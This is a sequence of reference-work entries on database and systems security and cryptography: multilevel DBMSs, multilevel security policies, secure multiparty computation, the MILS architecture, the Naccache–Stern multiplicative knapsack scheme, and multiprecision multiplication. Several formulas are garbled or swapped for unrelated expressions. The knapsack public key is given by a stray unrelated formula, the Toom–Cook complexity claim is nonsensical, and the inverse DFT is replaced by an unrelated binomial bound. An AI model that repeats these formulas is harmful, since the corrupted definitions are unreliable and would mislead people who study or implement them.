Let us start giving the definition of relational database. A relational database is composed of a finite set of relations, each defined over a set of attributes $A_1, \ldots, A_n$ (columns of the relation). Each relation is composed of a set of tuples $t_1, \ldots, t_k$ (rows of the relation) mapping attributes to values over their domain. A subset of the attributes, called key attributes, are used to uniquely identify each tuple in the relation, and the following *key constraints* are imposed: *(i)* no two tuples can have the same values for the key attributes, and *(ii)* key attributes cannot be `null`. In a multilevel relational database supporting element-level labeling, an access class $\lambda(t[A])$ is associated with each element $t[A]$ in a relation. An example of multilevel relation is illustrated in Fig. 1a. Note that the classification associated with a value does not represent the absolute sensitivity of the value as such, but rather the sensitivity of the fact that the attribute takes that value for a specific entity in the real world. For instance, classification Secret associated with value `H1N1` of the last tuple is not the classification of value `H1N1` by itself, but of the fact that `David` suffers from such disease. Note that this is not meant to say that the classification of an element is independent from its value. As a matter of fact it can depend on the value; for instance, a classification rule may state that all *infectious diseases* must be classified as Secret (Dawson et al., 1999).

Name	λ_N	Age	λ_A	Illness	λ_I

David	U	79	U	–	U


(b)

Multilevel DBMS, Fig. 1 An example of multilevel relation (**a**) and the Unclassified view on it (**b**)

An alternative proposal to element-level classification applies classification at the level of key or non-key attributes. For each tuple, one classification is specified for the key attributes and one classification for the non-key attributes. Such granularity of classification has been proposed in Smith and Winslett (1992) to the aim of eliminating possible semantic ambiguities caused by uncontrolled fine-grained classifications.

Access control in multilevel DBMSs applies the two basic *Bell LaPadula* principles, although the no-write-up restriction is interpreted to have subjects writing at their own level only. In fact, while write-up operations can make sense in operating systems, where a file is seen as an information container and subjects may need to append low-level data in a high-level container, element-level classification nullifies this reasoning. Subjects at different levels have different views on a relation, which is the view composed only of elements they are cleared to see (i.e., whose classification they dominate). For instance, the view of an Unclassified subject on the multilevel relation in Fig. 1a is the table in Fig. 1b. Note that, in principle, to avoid conveying information, subjects should see no

difference between values that are actually `null` in the database and those that are `null` since they have a higher classification. However, some proposals do not adopt this assumption: for instance, in LDV (Haigh et al., 1991), a special value "restricted" appears in a subject's view to denote the existence of values not visible to the subject. To clarify the semantics of the presence of possible polyinstantiated entities or values, as well as providing a clean view of the database at different clearance levels, it is possible to leverage the theory of *belief* introduced in Smith and Winslett (1992), where classification operates at the level of key and non-key attributes producing different database instances for different classifications, and a subject *believes* only the database instance at her own classification (while *seeing* all the instances dominated by her own classification).



To produce a view consistent with the relational database constraints, the classification needs to satisfy at least the following two basic constraints: *(i)* the key attributes must be uniformly classified, and *(ii)* the classifications of non-key attributes must dominate that of key attributes. If it were not so, the view at some levels would contain a `null` value for some or all key attributes (and therefore would not satisfy the key constraints). Further constraints need to be enforced to ensure correctness of the database and, in particular, control possible side effects of polyinstantiation (e.g., proliferation of polyinstantiated tuples) in the execution of update operations. In addition, all relational operations need to be re-defined to operate on multilevel databases (Jajodia and Sandhu, 1992; Lunt, 1991).

A complicating aspect in the support of a mandatory policy in a database system is that the definition of the access class to be associated with each piece of information might be complex (Dawson et al., 1999). This is the case, for example, of *association* and aggregation requirements, where the classification of a set of values (properties, resp.) is higher than the classification of each of the values singularly taken. As an example, while patients' names and diseases in a hospital may be considered Unclassified, the association of a specific disease with the name of a patient can be considered Secret (association constraint). Similarly, while the location of a single military ship can be Unclassified, the location of all the ships of a fleet can be Secret (aggregation constraint) since, by knowing it, one could infer that some operations are being planned. Proper data classification assignment is also complicated by the need to take into

account possible inference channels (Dawson et al., 1999; Jajodia and Meadows, 1995; Lunt, 1989). There is an inference channel between a set of data *x* and a set of data *y* if, by knowing *x* a user can infer some information on *y* (e.g., an inference channel can exist between a patient's disease and the treatment she is being cared with). Inference-aware classification requires that no information *x* be classified at a level lower than (or incomparable to) the level of the information *y* that can be inferred from it. Capturing and blocking all inference channels is a complex problem, also because of the intrinsic difficulty in detecting all the semantics relationships between the data that can cause inference channels.

An interesting point that must be taken into account in multilevel database systems is the system architecture, which is concerned with the need of confining subjects to the data that can be made visible to them. This problem comes out in any data system where classification has a finer granularity than the stored objects (e.g., multilevel object-oriented systems). Two possible approaches are (Polk and Bassham, 1993):

- *Trusted subject*. Data at different levels are stored in a single database (Fig. 2a). The DBMS itself must be *trusted* to ensure obedience to the mandatory policy (i.e., subjects will not gain access to data whose classification is not dominated by them).

(a) Trusted subject (b) Trusted computing base

Multilevel DBMS, Fig. 2 Multilevel DBMSs architectures. (**a**) Trusted subject. (**b**) Trusted computing base

- *Trusted computing base*. Data are partitioned in different databases, one for each level (Fig. 2b). In this case, only the operating system needs to be trusted since every DBMS will be confined to data that can be accessed by the subjects using that DBMS. Decomposition and recovery algorithms must be carefully constructed to be correct and efficient (Denning, 1985).

Application

Multilevel database systems find application in contexts where databases contain data that have different sensitivity, and therefore need to be classified at different levels. MDBMSs give the possibility of associating security classifications with database objects and ensure that each subject gains access only to those data for which she has proper clearance. Commercial database management systems (e.g., Oracle label security) typically support the specification of multilevel security labels at the level of tuple.

Definition

A multilevel security (MLS) policy assigns security levels, called classification, to information and security levels, called clearance, to users. The set of security levels is generally partially ordered and the objective of multilevel security policies is to prevent users from accessing information for which they lack authorization.

Background

Since the beginning of the 1970s, many works have been undertaken to design information systems that support MLS policies. These include implementation of MLS policies in networks, operating systems, and applications like database management systems. Most of these projects implement the Bell and LaPadula (BLP) model (Bell and LaPadula 1975) which suggests an operational interpretation of MLS policies for information systems. See the Bell and LaPadula model entry for more information.

Theory

There are actually two main classes of MLS policies: MLS policies for managing confidentiality and MLS policies for managing integrity. In both cases, security levels, called classification and clearance, are respectively assigned to information and users.

So to define MLS policy, it is necessary to first specify a set of security levels. This set of security levels is associated with a partial order relation denoted <. If l_1 and l_2 are two security levels then $l_1 < l_2$ is read l_1 is lower than l_2. When < is a partial order relation, it may happen that both $l_1 < l_2$ and $l_2 < l_1$ and $l_1 = l_2$ are false. In this case, one says that l_1 and l_2 are incomparable, which is denoted $l_1 <> l_2$.

In the case of MLS policies for managing confidentiality, security levels are called confidential levels. A typical example is to consider that a confidential level has two parts which respectively correspond to a sensitivity level and a set of compartments. Examples of sensitivity are confidential, secret and top secret. Generally, sensitivities are associated with a total order relation defined as follows: confidential < secret < top secret. Compartments may represent application-dependent categories or domains, for example, nuclear, chemical, or transport.

A security level l is defined as a pair (s,c), where s is a sensitivity level and c is a set of compartments. If $l_1 = (s_1, c_1)$ and $l_2 = (s_2, c_2)$ are two security levels, then $l_1 < l_2$ is defined as follows:

- $l_1 < l_2$ if and only if $s_1 < s_2$ and $c_1 \subseteq c_2$.

For example, (confidential, {transport}) < (secret, {transport,chemical}) and (confidential, {chemical, transport}) <> (secret, {chemical}).

In addition to the sensitivity and compartments, classified information may also bear various caveats to restrict the access to specific nationality groups. Examples of caveats are “UK eyes only” used in the UK or “Special France” used in France.

The classification level assigned to information represents how confidential this information must be considered in the organization. This means that the organization must define precise security rules to classify their information. Most countries have defined such rules to manage classification of governmental, health care, or military information.

The clearance level assigned to a user represents how trusted the user may be considered when he or she manages classified information. For this purpose and for the different security levels, organizations defined investigation procedures to assign clearance level to users. If a given user successfully complies with the procedures associated with some security level, then he or she can become cleared at this level after being briefed and signing some nondisclosure agreement form.

Once some user becomes cleared at some security level, two different conditions must be satisfied in order this user may get an access to read some information: (1) the classification level of this information must be lower than or equal to the clearance level of this user; (2) this user must need to know this information. The first condition is generally called “no read up” and corresponds to mandatory access control (MAC) (Department of Defense 1983). The second condition is implemented by a control performed by some user, generally the owner of the information, who will evaluate if the user requesting the access actually needs to know the requested information. This second condition is generally called discretionary access control (DAC) (Department of Defense 1983). For example, a user may need to know some document classified (secret, {transport,chemical}) because he or she has a position at the Transport ministry and is working on a regulation of chemical transport.

Regarding MLS policies for managing integrity, one needs to consider a set of security levels called integrity levels which are generally distinct from confidentiality levels. Similar to MLS confidentiality policies, in MLS integrity policies, classification and clearance levels are respectively assigned to information and users with the following interpretation. A classification level assigned to some information represents the degree of confidence that may be placed in the information. A clearance level assigned to some user represents the degree of trustworthiness that may be placed in the information inserted or updated by this user.

In MLS integrity policies, a user may get an access to write (i.e., insert, update, or delete) some information only if the classification of this information must be lower than or equal to the clearance level of this user (“no write up”).

Most of information systems that support MLS confidentiality policies also support MLS integrity policies. In that case, these information systems

generally implement the Biba model (Biba 1976). See the Biba model entry for more information.

Editors' note: Due to the increased set of applications of privacy enhancing technologies, designing more efficient multiparty computation protocols, improving both fundamental methods and implementations has been an area of extensive research since 2010.

Synonyms

Secure computation; Secure function evaluation; Secure multiparty computation

Definition

Let f denote a given n-ary function, and suppose parties $P_1, \ldots, P_n$ each hold an input value $x_1, \ldots, x_n$, respectively. A *(secure) multiparty computation* for f is a joint protocol between parties $P_1, \ldots, P_n$ for computing $y = f(x_1, \ldots, x_n)$ *securely*. That is, even when a certain fraction of the parties is corrupted, (1) each party obtains the correct output value y and (2) no information leaks on the input values of the honest parties beyond what is implied logically by the value of y and the values of the inputs of the corrupted parties.

Background

Conceptually, a secure multiparty computation for function f can be viewed as an implementation of a trusted party T, which, upon receipt of the input values $x_1, \ldots, x_n$ from parties $P_1, \ldots, P_n$, respectively, produces the output value $y = f(x_1, \ldots, x_n)$. Party T is trusted for (1) providing the correct value for y and (2) not revealing any further information to parties $P_1, \ldots, P_n$.

A classic example is Yao's millionaires problem ($n = 2$). Parties P_1 and P_2 are two millionaires who want to see who is richer: writing x_1, x_2 for their respective wealth, they want to evaluate the function $f(x_1, x_2) = x_1 > x_2$. They could simply do so by telling each other the values of x_1 and x_2 but obviously this way much more information than the value of $x_1 > x_2$ is revealed. A secure two-party protocol allows them to compute the value of $x_1 > x_2$ without leaking any further information on x_1 and x_2. Electronic voting is another example of a secure multiparty computation, where $f(x_1, \ldots, x_n) = x_1 + \cdots + x_n$ and $x_i \in \{0, 1\}$ represent each party P_i's yes–no vote.

More generally, a secure multiparty computation may be *reactive* in the sense that parties $P_1, \ldots, P_n$ may interact with the trusted party T in more than one round. Each round starts with one or more parties providing input values and ends with one or more parties receiving output values. The special case in which the entire computation consists of a single round is also called *secure function evaluation*, and in this case the trusted party does not need to keep any state. In some settings secure function evaluation is strictly easier to achieve than (reactive) secure multiparty computation (see (Hirt et al. 2008) and references therein).

Theory

The theory of secure multiparty computation shows that a protocol for evaluating a given function f securely can be found, as long as f is a *computable* function, while imposing certain restrictions on the power of the corrupted parties, who are collectively called the *adversary*. A first distinction is whether the adversary is assumed to be computationally restricted, or not. In the *cryptographic model*, the adversary is assumed to

be *polynomially* restricted (i.e., the adversary is viewed as a probabilistic polynomial-time Turing machine). In the information-theoretic model no such restriction is assumed for the adversary. For the cryptographic model, it suffices to assume *authentic* channels for each pair of parties: the messages exchanged over authentic channels cannot be changed by other (corrupted) parties; using encryption it is possible to hide the content of the messages. For the information-theoretic model one needs to assume a *private* (or *secure*) channel is available to each pair of parties: the messages exchanged over private channels cannot be seen at all by other (corrupted) parties.

The adversary is called *passive* (or *honest-but-curious*, or *semi-honest*) if it only tries to deduce information on the inputs of the honest parties by inspecting all the information available to the corrupted parties; the adversary is called *active* (or *malicious*) if it is also allowed to let the corrupted parties deviate from the protocol in arbitrary ways. A further distinction is whether the adversary is allowed to choose which parties to corrupt adaptively. A *static* adversary must decide at the start of the protocol which parties it chooses to corrupt. An *adaptive* (or *dynamic*) adversary may decide during the protocol which parties it chooses to corrupt; once corrupted, however, a party remains so for the entire duration of the protocol.

A threshold (Threshold Scheme) parameter t, $1 \leq t \leq n$ is used to indicate the maximum number of corrupted parties tolerated by a protocol for secure multiparty computation. As long as the number of corrupted parties does not exceed t, the protocol protects the interests of the honest parties. In terms of t, the main results for secure multiparty computation are as follows, where in each case the adversary may be adaptive. For the cryptographic model, any $t < n/2$ is achievable for an active adversary; for a passive adversary, this can be improved to $t < n$. For the information-theoretic model, any $t < n/3$ is achievable for an active adversary; for a passive adversary this can be improved to $t < n/2$.

It is important to note that in case of an active adversary, the condition saying that each party obtains the correct output value y can be split into two further conditions: the condition that each party actually receives an output value and the condition that, if an output value is received, then the output value is correct. If a protocol guarantees that each party receives an output value, the protocol is said to be *robust*.

The results above show that an honest majority is required to deal with an active adversary (if robustness is required). Therefore, these results are not useful for the special case of two-party computation: for two parties, an honest majority comprises *all* of the parties ($t = 0$, $n = 2$). For secure two-party computation, the property of robustness is thus replaced by the property of *fairness*. A protocol for two-party computation is said to be fair if neither party can gain an advantage over the other party by quitting the protocol prematurely. For instance, a two-party protocol in which party P_1 learns the result first and needs to send it to party P_2 is not fair, as P_1 may simply skip sending the result to P_2. Solutions to address this problem typically use a form of gradual release of a secret value, where the output value is released bit by bit and quitting by either party gives an advantage of at most one bit over the other party. Solutions achieving that neither party gets any advantage at all over the other party are impossible, as proved by Cleve (1986).

There exists a vast body of literature on secure multiparty computation. The paper by Yao (1982) (and also (Yao 1986)) and subsequent papers (Ben-Or et al. 1988; Beaver and Haber 1992; Chaum et al. 1988; Canetti et al. 1996, 2002; Goldreich et al. 1987; Rabin and Ben-Or 1989) build foundations for general secure multiparty computation, yielding the results mentioned above for various settings (refer also to Verifiable Secret Sharing). The strength of oblivious transfer is stressed by the result of (Kilian 1988). In a similar direction, the results of (Cramer et al. 2001; Damgård and Nielsen 2003) show that threshold homomorphic cryptosystems provide a basis for efficient general secure multiparty computation as well.

A quick way to see why secure multiparty computation is possible at all runs as follows, following (Cramer et al. 2001; Damgård and Nielsen 2003). The basic primitive is a probabilistic threshold homomorphic cryptosystems E, where the private key is shared among parties $P_1, \ldots, P_n$. Such a public key cryptosystem is homomorphic in the sense that the product of two ciphertexts $E(x)$ and $E(y)$ results in a ciphertext $E(x + y)$, containing the sum of the values x and y. It is a threshold cryptosystem in the sense that decryption of a ciphertext $E(x)$ is done by a joint protocol between $P_1, \ldots, P_n$, resulting in the value of x, and as long as a majority of

the parties is honest, ciphertexts will only be decrypted if a majority of parties agrees to do so.

Suppose function f is to be evaluated at $x_1, \ldots, x_n$, where x_i is the private input supplied by party P_i, for $i = 1, \ldots, n$. One assumes that function f is represented as an arithmetic circuit consisting of addition gates and multiplication gates (where additions and multiplications are defined over $\mathbb{Z}_N$, the integers modulo N, for a fixed $N \geq 2$). The protocol for secure computation of f then proceeds as follows: First, each party encrypts its private input value, yielding ciphertexts $E(x_1), \ldots, E(x_n)$. The circuit is then evaluated gate by gate, as described below, ultimately producing $E(f(x_1, \ldots, x_n))$ as encrypted output, from which the value $f(x_1, \ldots, x_n)$ is obtained, using threshold decryption.

The gates are evaluated as follows. An addition gate takes as input two ciphertexts $E(x)$ and $E(y)$ and produces as output a ciphertext $E(x + y)$, simply using the homomorphic property of E. A multiplication gate also takes as input two ciphertexts $E(x)$ and $E(y)$, but this time a protocol is required to produce $E(xy)$ as output value. The protocol for the passive (semi-honest) case runs as follows, omitting the zero-knowledge proofs to stop active adversaries:

1. Each party P_i, $1 \leq i \leq n$ picks a random value d_i and broadcasts ciphertexts $E(d_i)$ as well as $E(d_i y)$, where $E(d_i y)$ can be computed easily from d_i and $E(y)$.

2. Let $d = \sum_{i=1}^{n} d_i$. Using the homomorphic property of E, the parties compute ciphertext $E(x + d) = E(x) \prod_{i=1}^{n} E(d_i)$, from which they subsequently determine $x + d$, using threshold decryption. From $x + d$ and $E(y)$, one may then compute $E((x + d) y)$. Finally, using $E(dy) = \prod_{i=1}^{n} E(d_i y)$, one obtains $E(xy) = E((x + d)y)/E(dy)$, which is the desired output.

Note that all computations on x, y, and d_i's are done modulo N. Intuitively, the protocol is secure because the only values ever decrypted –

apart from the output value $f(x_1, \ldots, x_n)$ – are values $x + d$, where d is distributed uniformly at random and chosen jointly by $P_1, \ldots, P_n$.

Applications

Starting with Fairplay (Malkhi et al. 2004), many implementations and frameworks have been developed for practical deployment of generic multiparty computation. The target function f is preferably represented as part of an ordinary computer program augmented with controls specifying which variables and operations shall be processed confidentially.

Definition

The Multiple Independent Levels of Security architecture.


Background

In the 1970s, there was active research into the development of secure operating systems. Out of that work came the concept of a security kernel as discussed by Lampson and Sturgis (1976), and by Popek and Kline (1978). A security kernel provides the basic operating system functionality needed to run services and user applications, and provides the basic security mechanisms of the system. The portion of the kernel that enforces security is often referred to as the reference monitor, a concept described separately by Anderson (1972) and Lampson (1974). The reference monitor determines if access should be permitted and can be part of the security kernel, a separate guard a firewall or other security mechanisms. The reference monitor should be tamperproof, non-bypassable, and evaluatable.

In the 1980s, John Rushby (1981, 1999) expanded on the concepts of a security kernel and reference monitor by introducing the concept of a separation kernel. The idea of a separation kernel was based on a layering concept where the kernel enforced controlled separation and well-defined interfaces between individual processes, including services and user applications.

In the early 2000s, microprocessor technology was advanced enough that the concept of full virtual machines, running on a separation kernel was realizable on a large number of commercial microprocessor platforms. The National Security Agency with support from industry, academia, and the Air Force Research Lab decided to expand upon Rushby's ideas and advances of the intervening 20 years to develop a separation-based architecture that was evaluatable under the common criteria. The result of this effort was the MILS architecture and the *US Government Protection Profile for Separation Kernels in Environments Requiring High Robustness* (U.S. Government 2007).

Applications



Modern net-centric concepts are based upon ubiquitous connectivity and standards-based services. This is in fact the basis upon which the Department of Defense Information Enterprise Architecture is founded. However to realize the objective of secured availability requires that users and process with various levels of trust and access share a common infrastructure. The emerging state of the art on this type of Multiple Level Security is based upon the Multiple Independent Levels of Security (MILS) architecture (Alves-Foss et al. 2007; Harrison et al. 2005). This architecture consists of a number of high robustness components that when combined appropriately can be trusted to enforce two primary principles of Information Assurance.

- Information is only shared with those processes and users allowed by policy.
- Information is not shared with those processes and users disallow by policy.

In the Multiple Independent Level Security (MILS) architecture, multi-level secure systems are implemented through separation and controlled

information flow. The system is built on a foundation consisting of a separation-based infrastructure, the separation kernel (i.e., hypervisor), and secure inter-processor communication (i.e., the partitioned communication service, PCS). These components isolate individual applications and services and provide the pathways for secure communication. Supporting these pathways are additional components (i.e., guards, cross-domain services, encryption engines, and routers) that implement the system security policy. One approach to the MILS architecture is to develop a *guarded communication subsystem* (GCS), which is responsible for the "routing" of messages between applications, sending them through the appropriate filters, guards, and access decision points.

Consider the exemplary system depicted in Fig. 1. In this figure, we have three processors, each hosting a number of processes. Some of the processes (A, B, D, E, and F) are applications that have not been fully analyzed with respect to security, and are thus considered untrusted. Assume application A needs to utilize services provided by application F. Requests from A are passed through the MMR (MILS message router (Rossebo et al. 2006)) that first sends the message through the appropriate guards (e.g., G_1 or G_2) and then passes it on to the PCS, which securely transmits the message to Processor 2 and its MMR. Processor 2 MMR may pass the message through Guard G_5 first, and then to the F service engine. Along the way the guards may accept the message, modify it (e.g., add additional metadata, filter contents), or reject it.

Multiple Independent Levels of Security, Fig. 1 Secure multi-level communication system, implemented using guarded communication subsystems

The security policy of the system depicted in Fig. 1 includes all of the specifications of authorized requests and communication between the untrusted applications. For example, the policy can specify the content and format of requests from A to F (A may be running a Secret level application).

The security policy can be specified as a conjunction of predicates/operations performed on the messages as they travel between the processes (Zhou and Alves-Foss 2008). Each guard can be responsible for enforcement of one or more aspect of the policy. The system as a whole enforces the totality of the policy.

MILS Principles

The MILS approach to secure system architecture is based on a set of design principles that can be summarized with the following (Alves-Foss et al. 2007; Harrison et al. 2005):

- *Time and Space Separation*. The MILS architecture requires that the system be architected as a set of functional units, called “partitions” supported by one or more separation mechanisms (e.g., separation kernel, partitioned communication system). Each partition represents a well-

defined set of resources and functionality. The MILS separation mechanisms ensure that private resources (e.g., memory, I/O devices) of a partition are kept isolated from other partitions, including residual data in shared resources, hence space separation. In addition, the execution behavior of one partition should not unduly influence the execution of another partition, hence time separation.

- *Controlled Information Flow*. The concept of design modularity requires the development of multiple partitions with communication between the partitions. The MILS architecture supports this with the concept of controlled information flow. The MILS separation mechanisms will allow information to flow only along defined communication paths—allowing a controlled exception to full data separation. With this controlled flow, system architects can require that messages be processed by access guards, information re-graders, or other security enforcing components.
- *Separation Security Policy* (*TIME*). The MILS separation mechanisms enforce policies of *type-safety*, *infiltration*, *mediation*, and *exfiltration*. Type safety specifies that the data types of the information flow mechanisms are preserved (e.g., the controlled information flow will not allow overwriting of a bounded buffer). Infiltration specifies that an executing partition is not able to read or otherwise be influenced by private data of another partition (or the separation mechanism). Exfiltration specifies that private data of executing partition cannot be written to, modify or otherwise influence the private data of another partition. Mediation specifies that an executing partition cannot use private data from one partition to modify or otherwise influence private data of another partition.
- *Reference Monitor* (*NEAT*). MILS separation mechanisms implement the reference monitor concepts such that they are *non-bypassable*, *evaluatable*, *always invoked*, and *tamperproof*. The separation mechanism will always be invoked to control information flow and manage access of private and shared data. In addition, the system is implemented such that there is no other way to provide information flow or access to a partition's data, except through the separation mechanism, hence non-bypassable. To provide high levels of assurance that the system correctly implements the TIME security policy, the system must be designed in a manner that prevents tampering with the separation

mechanism and the mechanism must be simple enough to allow for full evaluation.

As can be seen from these principles, the MILS architecture can be used for an operating system running on a single microprocessor. However, it is not limited to that environment. MILS can support one or more processor cores, either as a multicore processor or as separate parallel processors or individual machines. The architectural concepts can be abstracted to many different levels of granularity treating each “partition” as a single virtual machine on a single processor up to a collection of physical machines. The required separation between partitions can be physical, cryptographic, or logical; they can be enforced through microprocessor virtualization technology, memory management units, cryptography, or physical placement and wiring.

Multiplicative Knapsack Cryptosystem

David Naccache[68] ✉
(68) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

The multiplicative knapsack public-key cryptosystem was proposed by Naccache and Stern. The scheme's general outline is the following: Let p_i denote the ith prime number (starting from $p_1 = 2$), fix a message bit length $k \in \mathbb{N}$ and let $p > \prod_{i=1}^{k} p_i$ be a large public prime. Alice selects a random key $1 < s < p - 1$, and publishes the public key $\{v_1, \ldots, v_k\}$ where $\alpha = \omega^{(q^m-1)/n}$. . Let $\{m_1, \ldots, m_k\}$ be a binary message. Bob sends to Alice the ciphertext:

$$c = \prod_{i=1}^{k} v_i^{m_i} \bmod p$$

To decrypt c, Alice computes the quantity:

$$u = c^s \bmod p = \left(\prod_{i=1}^{k} v_i^{m_i} \right)^s \bmod p$$
$$= \prod_{i=1}^{k} p_i^{m_i} \bmod p$$

Since $p > u$, Alice can factor u in $\mathbb{Z}$ and recover $\{m_1, \ldots, m_k\}$.

Open Problems

Prove or cryptanalyze this scheme.

Big number multiplication

Definition

Multiprecision multiplication is the fundamental arithmetic operation of computing the product of two integers where the numbers are represented using multiple computer words.

Background

Many cryptographic primitives require the multiplication of integers that do not fit into the standard precision of common microprocessors, e.g., 32 or 64 bits. Thus there is a rich literature of interesting and sometimes exotic multiprecision mutliplication algorithms.

Theory

The integer multiplication operation lies at the very heart of many cryptographic algorithms, especially public-key algorithms. Naturally,

much effort went into developing efficient multiplication algorithms. The simplest of such algorithms is the classical “grammar school” multiplication method given as follows:

Multiprecision Multiplication Algorithm

Input : positive integers
$u = (u_{m-1}u_{m-2}\ldots u_1u_0)_B$
and $v = (v_{n-1}v_{n-2}\ldots v_1v_0)_B$
Output : The integer product $t = u \cdot v$
For $i = 0$ to $m + n + 1$ do $t_i \leftarrow 0$;
$c \leftarrow 0$;
For $i = 0$ to m do
 For $j = 0$ to n do
  $(cs)_B \leftarrow t_{i+j} + u_i \cdot v_j + c$;
  $t_{i+j} \leftarrow s$;
 End For
 $t_{i+n+1} \leftarrow c$;
End For
Return (t)

The algorithm proceeds in a *row-wise* manner. That is, it takes one digit of one operand and multiplies it with the digits of the other operand, in turn appropriately shifting and accumulating the product. The two digit intermediary result $(cs)_B$ holds the value of the digit t_{i+j} and the carry digit that will be propagated to the digit t_{i+j+1} in the next iteration of the inner loop. The subscript B indicates that the digits are represented in radix-B. As can be easily seen the number of digit multiplications performed in the overall execution of the algorithm is $m \cdot n$. Hence, the time complexity of the classical multiplication algorithm grows with $O(n^2)$, where n denotes the size of the operands.

There is a wealth of multiplication algorithms beyond the grammar school methods. One of the most popular ones in practice is the Karatsuba algorithm. Many other algorithms attempt to exploit a connection between the linear convolution and multiplication operations. Consider the

multiplication of two polynomials. When two sequences are constructed using the polynomial coefficients and when their linear convolution is computed, the elements of the resulting sequence give the coefficients of the product of the two polynomials. Hence, any linear convolution algorithm may easily be adapted to compute polynomial multiplications. Furthermore, evaluating the operand and the product polynomials at $x = B = 2^w$, where w is the digit size, yields an algorithm for integer multiplication.

For instance, the elements of a 3-point convolution of the sequences $\{u_0, u_1, u_2\}$ and $\{v_0, v_1, v_2\}$ are given as

$$\begin{aligned} w_0 &= u_0 v_0 \\ w_1 &= u_1 v_0 + u_0 v_1 \\ w_2 &= u_2 v_0 + u_1 v_1 + u_0 v_2 \\ w_3 &= u_2 v_1 + u_1 v_2 \\ w_4 &= u_2 v_2. \end{aligned}$$

These expressions are exactly in the form of the coefficients of the product of the two polynomials $U(x) = u_0 + u_1 x + u_2 x^2$ and $V(x) = v_0 + v_1 x + v_2 x^2$. Evaluating the product polynomial for a particular *radix* size $B = 2^w$ gives an algorithm for integer multiplication where polynomial coefficients represent the digits of the two integer operands. Note that the coefficients w_i may not exactly fit into a digit. Therefore, a digit carry-over operation needs to be performed through the entire length of the product in the final integer conversion step.

A well-known convolution algorithm was introduced by Toom and Cook (1966). The Toom-Cook algorithm works by treating the two operands as polynomials $U(x)$ and $V(x)$ of maximum degree $k - 1$. This is done by partitioning the integer representations into k digits. Both polynomials are evaluated at $2k - 1$ points and multiplied together.

$$W(x_i) = U(x_i) \cdot V(x_i), \quad i = 0, 1, \ldots, 2k - 2.$$

This gives the evaluation of the product $U(x)V(x)$ at $2k - 1$ points which are used to form $2k - 1$ equations with the coefficients of $W(x)$ as unknowns. Solving the linear system of equations gives the coefficients of the product $W(x) = U(x) \cdot V(x)$. Finally, $W(x)$ is evaluated at $B = 2^w$ and the product is obtained in integer form.

Example 1 (Toom–Cook multiplication) A 3-point Toom–Cook multiplication algorithm is derived. Let

$$U(x) = u_0 + u_1 x + u_2 x^2 \text{ and}$$
$$V(x) = v_0 + v_1 x + v_2 x^2.$$

Arbitrarily pick a sequence S of $2k - 1 = 5$ points. Let $S = \{0,1,2,-1,-2\}$. Then evaluate $U(x)$ and $V(x)$ for each element in S and compute their products as follows:

$$\begin{aligned}
W(0) &= U(0)V(0) = u_0 v_0 \\
W(1) &= U(1)V(1) \\
&= (u_0 + u_1 + u_2)(v_0 + v_1 + v_2) \\
W(2) &= U(2)V(2) \\
&= (u_0 + 2u_1 + 4u_2)(v_0 + 2v_1 + 4v_2) \\
W(-1) &= U(-1)V(-1) \\
&= (u_0 - u_1 + u_2)(v_0 - v_1 + v_2) \\
W(-2) &= U(-2)V(-2) \\
&= (u_0 - 2u_1 + 4u_2) \\
&\quad (v_0 - 2v_1 + 4v_2)
\end{aligned}$$

These give us the evaluations of the product polynomial

$$W(x) = w_0 + w_1 x + w_2 x^2 + w_3 x^3 + w_4 x^4.$$

Note that when all computations are done symbolicly, the evaluations of $W(x)$ are products of linear expressions of the coefficients of $U(x)$ and $V(x)$. In the final step these products are related to the coefficients of $W(x)$ by forming the following system of equations:

$$\begin{aligned}
W(0) &= w_0 \\
W(1) &= w_0 + w_1 + w_2 + w_3 + w_4 \\
W(2) &= w_0 + 2w_1 + 4w_2 + 8w_3 + 16w_4 \\
W(-1) &= w_0 - w_1 + w_2 - w_3 + w_4 \\
W(-2) &= w_0 - 2w_1 + 4w_2 - 8w_3 + 16w_4
\end{aligned}$$

By solving the equations the coefficients are obtained as follows:

$$
\begin{aligned}
w_0 &= W(0) \\
w_1 &= \frac{2}{3}W(1) - \frac{1}{12}W(2) - \frac{2}{3}W(-1) \\
&\quad + \frac{1}{12}W(-2) \\
w_2 &= -\frac{5}{4}W(0) + \frac{2}{3}W(1) - \frac{1}{24}W(2) \\
&\quad + \frac{2}{3}W(-1) - \frac{1}{24}W(-2) \\
w_3 &= -\frac{1}{6}W(1) + \frac{1}{12}W(2) + \frac{1}{6}W(-1) \\
&\quad - \frac{1}{12}W(-2) \\
w_4 &= \frac{1}{4}W(0) - \frac{1}{6}W(1) + \frac{1}{24}W(2) - \frac{1}{6}W(-1) \\
&\quad + \frac{1}{24}W(-2)
\end{aligned}
$$

With the equations relating the coefficients of the product $W(x) = U(x)V(x)$ to the coefficients of the input operands, the multiplication algorithm is obtained.

As seen in the example above only in the second step of Toom–Cook's algorithm multiplications are computed. The number of multiplications is fixed as $2n - 1$. In the initial polynomial evaluation step multiplications with small integers are performed which are ignored here, since they may be implemented with inexpensive shifts and additions. In the final step where the coefficients of $W(x)$ are computed divisions by small integers are required. In fact as the length of the convolution grows the fractions grow radically. Considering a recursive implementation of the Toom–Cook algorithm the complexity can be shown to be $k = \sum_{i=0}^{\ell-1} k_i 2^i$ (Knuth 1997). By choosing appropriately large k, the complexity can be brought close to $O(n^{1+\epsilon})$ for any $\epsilon > 0$ value. It should be noted, however, that this complexity figure ignores the additions as well multiplications and

divisions with small constant integers. The number of such operations becomes more serious as k grows (and ϵ decreases).

As noted before, the multiplication operation is equivalent to linear convolution. This immediately suggests a Fourier Transform based approach for multiplication. One advantage of this technique over the Toom–Cook method and other direct convolution methods is in the lower number of additions and constant multiplications which were ignored in the complexity figure. But more importantly, it allows one to utilize Fast Fourier Transform techniques and achieve $O(n \log n)$ speed.

The Discrete Fourier Transform of a sequence is defined as follows.

Definition 1 (*Discrete Fourier Transform* (*DFT*)). *Let s be a sequence of length d consisting of elements from an algebraic domain. Let g be a primitive d-th root of unity in that domain,* i.e., $g^d = 1$ *and let d be invertible in the domain. Then the Discrete Fourier Transform of s is defined as the sequence* S *whose elements are given as*

$$\mathbf{S}_k = \sum_{i=0}^{d-1} s_i g^{ik}.$$

The inverse transform is defined as

$$\Lambda\left(\mathbf{s}\right) \leq \sum_{i=0}^{d} \left(\begin{array}{c} L \\ i \end{array} \right)$$

